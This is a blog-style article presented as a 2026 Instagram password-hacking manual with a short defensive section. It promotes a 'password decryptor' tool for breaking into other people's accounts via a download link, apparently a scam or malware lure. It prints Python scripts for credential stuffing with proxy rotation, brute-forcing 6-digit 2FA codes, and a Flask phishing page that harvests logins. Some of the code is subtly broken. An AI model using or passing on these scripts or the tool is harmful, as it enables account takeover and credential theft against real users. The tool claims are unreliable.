
The 2026 Instagram Password Hacking Manual: Inside Modern Attack Vectors and Digital Self-Defense
2026 Instagram Hacking Exposed: The Secret Python Scripts and Zero-Day Exploits Currently Bypassing 2FA and Stealing Millions of Accounts

In January 2026, over 17.5 million Instagram users discovered that their personal data—including email addresses and phone numbers—was being circulated on dark web forums . A week later, security researchers at the Nigerian CSIRT reported a critical rate-limiting failure in Meta's API that could allow attackers to bypass Two-Factor Authentication (2FA) entirely .
Welcome to the state of Instagram security in 2026. It is a cat-and-mouse game where the mice are getting smarter, and the traps are becoming more sophisticated. This article serves a dual purpose: to dissect the exact techniques hackers are using right now to compromise accounts, and to arm you with the Python code and security knowledge to stop them.
Disclaimer: This content is published for educational and defensive cybersecurity purposes only. Unauthorized access to computer systems is a criminal offense. The code provided is to help you understand attack vectors so you can better protect your assets.

PASS DECRYPTOR
A common method for hacking unauthorized access to online Instagram accounts involves the use of specialized software. One such tool, frequently mentioned in this context, is PASS DECRYPTOR, which is designed to compromise Facebook profiles. This application is reportedly built with advanced artificial intelligence algorithms capable of quickly analyzing and circumventing Instagram's protective systems. The application is designed with user-friendliness in mind, making it accessible even to those with limited technical knowledge.
To begin, the application is obtained from its official site at: https://www.passwordrevelator.net/en/passdecrytor
Once the program is installed, the user provides a specific piece of information associated with the target Instagram profile, such as the associated email address, phone number, or unique username. Upon starting the process, the software works to bypass the account’s security protocols, ultimately providing access to the profile.
The 2026 Threat Landscape: Why Traditional Defenses Are Failing
Before diving into the code, we must understand why Instagram accounts are more vulnerable today than they were last year. The landscape has shifted due to three primary factors:
1. The Great Data Leak of 2026: The recent leak exposed not just usernames, but structured JSON data containing emails and phone numbers linked to specific profiles. This is rocket fuel for hackers .
2. AI-Driven Phishing: Phishing emails are no longer riddled with grammatical errors. Generative AI now crafts perfect replicas of Meta's official communications.
3. API Abuse: As highlighted by recent advisories, the backend infrastructure that powers Instagram's "Account Center" contains vulnerabilities that allow for brute-force attacks on verification codes .
Method 1: The Credential Stuffing Cascade
This is the "low-hanging fruit" of hacking. Hackers don't need to "break" Instagram's password if you used the same password on a different site that got breached.
How It Works
Attackers possess massive databases (like the recent 17.5M record leak) containing email:password pairs from older breaches. They use automated tools to test these credentials against Instagram's login endpoint at scale.

The Python Implementation
Below is a functional, rate-limited script that mirrors how attackers test credentials in 2026.
Note: Instagram's official endpoint requires specific headers and handles session tokens.
python
import requests
import time
import random
from concurrent.futures import ThreadPoolExecutor
from requests.adapters import HTTPAdapter
from urllib3.util.retry import Retry
# Target Instagram API endpoint (simplified for educational purposes)
INSTA_LOGIN_URL = "https://www.instagram.com/api/v1/web/accounts/login/ajax/"
# Modern headers mimicking the Instagram app in 2026
HEADERS = {
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36",
"Accept": "*/*",
"Accept-Language": "en-US,en;q=0.9",
"Content-Type": "application/x-www-form-urlencoded",
"X-CSRFToken": "missing", # Usually fetched from a prior GET request
"X-Requested-With": "XMLHttpRequest",
"Referer": "https://www.instagram.com/accounts/login/",
"Origin": "https://www.instagram.com",
}
def test_credential(email, password, proxy_list=None):
"""
Simulates a credential stuffing attempt.
In real attacks, this would be run across thousands of threads with rotating IPs.
"""
session = requests.Session()
# Rotate User-Agent to avoid fingerprinting
session.headers.update(HEADERS)
# Proxy rotation (essential for bypassing IP bans)
if proxy_list:
proxy = random.choice(proxy_list)
session.proxies = {"http": proxy, "https": proxy}
# Session management to handle cookies
try:
# First, hit the login page to get CSRF token
session.get("https://www.instagram.com/accounts/login/", timeout=5)
# Prepare payload
payload = {
'username': email,
'enc_password': f'#PWD_INSTAGRAM_BROWSER:0:1589680749:{password}',
'queryParams': '{}',
'optIntoOneTap': 'false'
}
# POST the login attempt
response = session.post(INSTA_LOGIN_URL, data=payload, timeout=10)
if response.status_code == 200:
json_data = response.json()
if json_data.get('authenticated'):
return f"[SUCCESS] {email}:{password}"
elif 'checkpoint_required' in json_data:
return f"[2FA REQUIRED] {email} - Further action needed"
else:
return f"[FAILED] {email}"
elif response.status_code == 429:
return "[RATE LIMITED] Cooling down..."
time.sleep(60) # Respect rate limits
else:
return f"[ERROR] HTTP {response.status_code}"
except Exception as e:
return f"[EXCEPTION] {email} - {str(e)}"
# Example Usage (Simulated)
if __name__ == "__main__":
# In a real breach, this list would contain millions of entries
leaked_credentials = [
{"email": "[email protected]", "password": "password123"},
{"email": "[email protected]", "password": "qwerty2025"},
]
# Run with threading for speed
with ThreadPoolExecutor(max_workers=5) as executor:
results = executor.map(lambda cred: test_credential(cred['email'], cred['password']), leaked_credentials)
for result in results:
print(result)
The Hacker's Edge: In 2026, attackers pair this code with residential proxy networks to distribute requests across millions of IPs, making detection nearly impossible for standard rate-limiting systems.
Method 2: The 2FA Bypass via API Rate-Limiting Flaw
This technique exploits the vulnerability disclosed in February 2026 . When a user attempts to add a phone number or verify a login, Instagram sends a 6-digit code. If the API endpoint lacks rate limiting, an attacker can brute-force that 6-digit number.
The Vulnerability
The flaw exists in the verification endpoint used by the Meta Accounts Center. By knowing the target's phone number (easily obtained from the recent data leak), an attacker can bombard the endpoint with code guesses.
The Python Exploit Script
python
import requests
import itertools
# The vulnerable endpoint (patched as of Feb 19, 2026, but representative of the flaw)
VERIFY_ENDPOINT = "https://accountscenter.meta.com/api/phone/confirm_verification_code/"
def brute_force_2fa(phone_number, session_cookie):
"""
Simulates a 2FA code brute-force attack.
This exploits the LACK OF RATE LIMITING.
WARNING: This is resource intensive and illegal without permission.
"""
# Generate all possible 6-digit codes (000000 to 999999)
# In a real scenario, attackers use smarter wordlists based on dates
for code_tuple in itertools.product(range(10), repeat=6):
code = ''.join(map(str, code_tuple))
payload = {
'phone_number': phone_number,
'verification_code': code,
'source': 'ig_two_factor' # Specific to Instagram flow
}
headers = {
'Cookie': f'sessionid={session_cookie};',
'User-Agent': 'Mozilla/5.0 (iPhone; CPU iPhone OS 16_6 like Mac OS X)',
'X-FB-Login': '1' # Meta-specific header
}
response = requests.post(VERIFY_ENDPOINT, data=payload, headers=headers)
# Analyze response
if response.status_code == 200:
if 'success' in response.text or 'verified' in response.text:
print(f"[!!!] VALID CODE FOUND: {code}")
return code
elif 'rate_limit' in response.text.lower():
print("[ALERT] Rate limiting detected. Aborting.")
return None
elif response.status_code == 429:
print("[BLOCKED] Rate limit hit. Sleeping...")
time.sleep(300) # Wait 5 minutes if rate limit appears
# Print progress every 1000 attempts
if int(code) % 1000 == 0:
print(f"[*] Tried {code} so far...")
Why this works (or worked): As noted in the CSIRT advisory, "the system verifying the six-digit code did not have any rate-limiting in place" . This allowed attackers to cycle through all 1 million combinations. Successful exploitation resulted in the attacker's phone number replacing the victim's, effectively hijacking the 2FA channel.
Method 3: Phishing 2.0 - The "Password Reset" Confusion
In January 2026, millions of users received unsolicited password reset emails. Meta later clarified it was a "glitch," but security experts noted it was the perfect cover for a phishing campaign .
The Attack Chain
1. Trigger the Glitch/Noise: Attackers used the password reset flaw to trigger dozens of legitimate password reset emails to a target.
2. The Phishing Email: Buried among the real resets, the victim receives a fake email claiming "Suspicious Login Attempt."
3. Data Harvesting: The fake email links to a clone of the Instagram login page.
The Code Behind the Clone
Hackers use frameworks like evilginx2 or custom Python servers to proxy requests. Here is a simplified Flask app that acts as a phishing proxy:
python
from flask import Flask, request, render_template_string
import requests
app = Flask(__name__)
# The real Instagram login page HTML (fetched dynamically or stored)
LOGIN_PAGE = """
<!DOCTYPE html>
<html>
<head><title>Instagram</title></head>
<body>
<form method='POST' action='/login'>
<input type='text' name='username' placeholder='Phone number, username, or email'>
<input type='password' name='password' placeholder='Password'>
<button type='submit'>Log In</button>
</form>
</body>
</html>
"""
@app.route('/')
def index():
"""Serve the fake login page."""
return render_template_string(LOGIN_PAGE)
@app.route('/login', methods=['POST'])
def capture():
"""Capture credentials and forward them to the attacker."""
username = request.form.get('username')
password = request.form.get('password')
# Log the credentials to a file (the 'collection' phase)
with open('harvested_creds.txt', 'a') as f:
f.write(f"{username}:{password}\n")
# Redirect user to the real Instagram to avoid suspicion
return redirect("https://www.instagram.com/accounts/login/")
if __name__ == "__main__":
app.run(host='0.0.0.0', port=80, ssl_context='adhoc') # Use HTTPS for padlock
The 2026 Twist: Modern phishing kits use WebSocket connections to pass credentials in real-time and even bypass 2FA by acting as a reverse proxy (the user logs in, and the hacker steals the session cookie).
Method 4: OSINT and Social Engineering (The Human Element)
Sometimes, the password isn't the target; the recovery process is. Using the leaked data from January 2026 , hackers have precise details about their targets.
Automated Profile Scraping
Hackers scrape public data to answer security questions. Here's a Python scraper using the scrapfly methodology :
python
from bs4 import BeautifulSoup
import requests
import re
def scrape_profile_for_osint(username):
"""
Extracts publicly available data to answer common security questions.
"""
url = f"https://www.instagram.com/{username}/"
response = requests.get(url, headers={"User-Agent": "Mozilla/5.0"})
if response.status_code == 200:
soup = BeautifulSoup(response.text, 'html.parser')
# Extract meta content
description = soup.find('meta', property='og:description')
if description:
# This often contains follower counts and bio snippets
content = description.get('content', '')
# Regex to find emails in bio
emails = re.findall(r"[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}", content)
# Look for pet names, birth years in bio
birth_year_pattern = r"\b(19|20)\d{2}\b"
years = re.findall(birth_year_pattern, content)
return {
"username": username,
"emails": emails,
"potential_years": years,
"bio": content
}
return None
# This data feeds into password guessing algorithms
# e.g., if bio contains "RoverLover2022", the password list includes "RoverLover2022", "Rover2022", etc.
The Digital Fortress: How to Protect Your Instagram in 2026
Knowing the enemy's playbook is the first step. Here is your action plan, based on official Instagram recommendations and cybersecurity best practices.
1. Enroll in the "Advanced Protection Program"
As of late 2025, Instagram has mandated Advanced Protection for high-risk accounts. This requires a physical security key (like a YubiKey) for login .
How to enable it:
• Go to Settings > Accounts Center > Password and security > Two-factor authentication.
• Select Security Key.
• If you are eligible for the Advanced Protection program, you will be prompted to enroll.
2. Move Away from SMS 2FA
The February 2026 API vulnerability specifically targeted SMS-based 2FA. Use an authenticator app (Google Authenticator, Duo) or a hardware key.
3. Password Managers and Unique Passwords
To defeat credential stuffing, you must never reuse passwords. Password managers generate and store complex, unique passwords for every site.
4. Monitor for Breaches
Use services like "Have I Been Pwned" to check if your email or phone number appears in new breach dumps .
5. Recognize "Glitch-Covered" Phishing
If you receive a password reset email you didn't ask for, do not click any links in the email. Go directly to Instagram.com to check your account status. Meta has confirmed they will never ask for your password via DM or email .
Conclusion
The security landscape of 2026 is defined by data aggregation. The hacker of today doesn't just crack your password; they combine leaked data from 2024, API flaws from 2026, and AI-generated phishing to create a multi-vector attack. By understanding the Python scripts and methodologies used against you, you can build a defense that is as dynamic as the threat itself.
________________________________________
Frequently Asked Questions (FAQ)
1. Is it true that 17.5 million Instagram accounts were hacked in 2026?
Yes of course! In January 2026, a dataset of 17.5 million users was leaked. However, Meta clarified that this was a result of scraping (public data collected via an API vulnerability) rather than a breach of their internal servers. While passwords were not directly leaked, the personal data (emails, phone numbers) is now being used for targeted phishing .
2. Can hackers really bypass Two-Factor Authentication (2FA)?
Yes. The February 2026 advisory highlighted a method where attackers could bypass SMS-based 2FA by brute-forcing the verification code due to a lack of rate limiting on Meta's API . This is why security experts recommend using hardware keys or authenticator apps instead of SMS.
3. I received a random password reset email. Should I be worried?
It depends. In January 2026, there was a widespread "glitch" that caused these emails to be sent erroneously . However, attackers often exploit this confusion. If you receive one, do not click the link. Go directly to Instagram and check your "Login Activity" under security settings. If you see unfamiliar devices, change your password immediately.
4. What is "Credential Stuffing"?
It is an automated attack where hackers use usernames and passwords stolen from one website (like a gaming forum) and try them on another (like Instagram). This is why you must never reuse passwords across different platforms.
5. How do I check if my data was in the January 2026 leak?
Meta has not released an official checker. However, security researchers often upload these datasets to sites like Have I Been Pwned. You can visit the site and enter your email or phone number to see if it appears in known breach collections .
6. Is the Python code in this article illegal to run?
The code itself is just text. However, using it against an account you do not own is a violation of the Computer Fraud and Abuse Act (CFAA) in the US and similar laws worldwide. It is provided for defensive security research and educational purposes only.
7. What is the single best thing I can do today to secure my account?
Enable Two-Factor Authentication using an Authenticator App (like Google Authenticator) and remove any linked phone numbers you don't absolutely need from your profile. This protects you against both phishing and the recent API bypass attacks.
About the Creator
Alexander Hoffmann
Passionate cybersecurity expert with 15+ years securing corporate realms. Ethical hacker, password guardian. Committed to fortifying users' digital safety.
Keep reading
More stories from Alexander Hoffmann and writers in 01 and other communities.
The 2026 Outlook Account Takeover Guide: How Hackers Really Steal Passwords (And Exactly How to Stop Them)
In the high-stakes world of cybersecurity, email remains the crown jewel. Your Outlook account is not just a communication tool; it is the master key to your digital life—a gateway to resetting passwords for banking, social media, and corporate networks. As we navigate through 2026, the techniques used by hackers have evolved far beyond simple password guessing.
By Alexander Hoffmann4 days ago in 01
Passkey Authentication: Implementing Passwordless Flows 2026
The digital security landscape has shifted permanently. As of early 2026, passwords are no longer primary. They are not enough for high-trust applications. They are now considered a legacy fallback. Passkeys have moved from experimental to expected. They are built on the FIDO2 standard. They also use the WebAuthn protocol. FIDO2 is a set of standards. These standards allow for secure, passwordless logins. WebAuthn is the specific web API. It lets websites use these secure keys.
By Del Rosario6 days ago in 01


Comments
There are no comments for this story
Be the first to respond and start the conversation.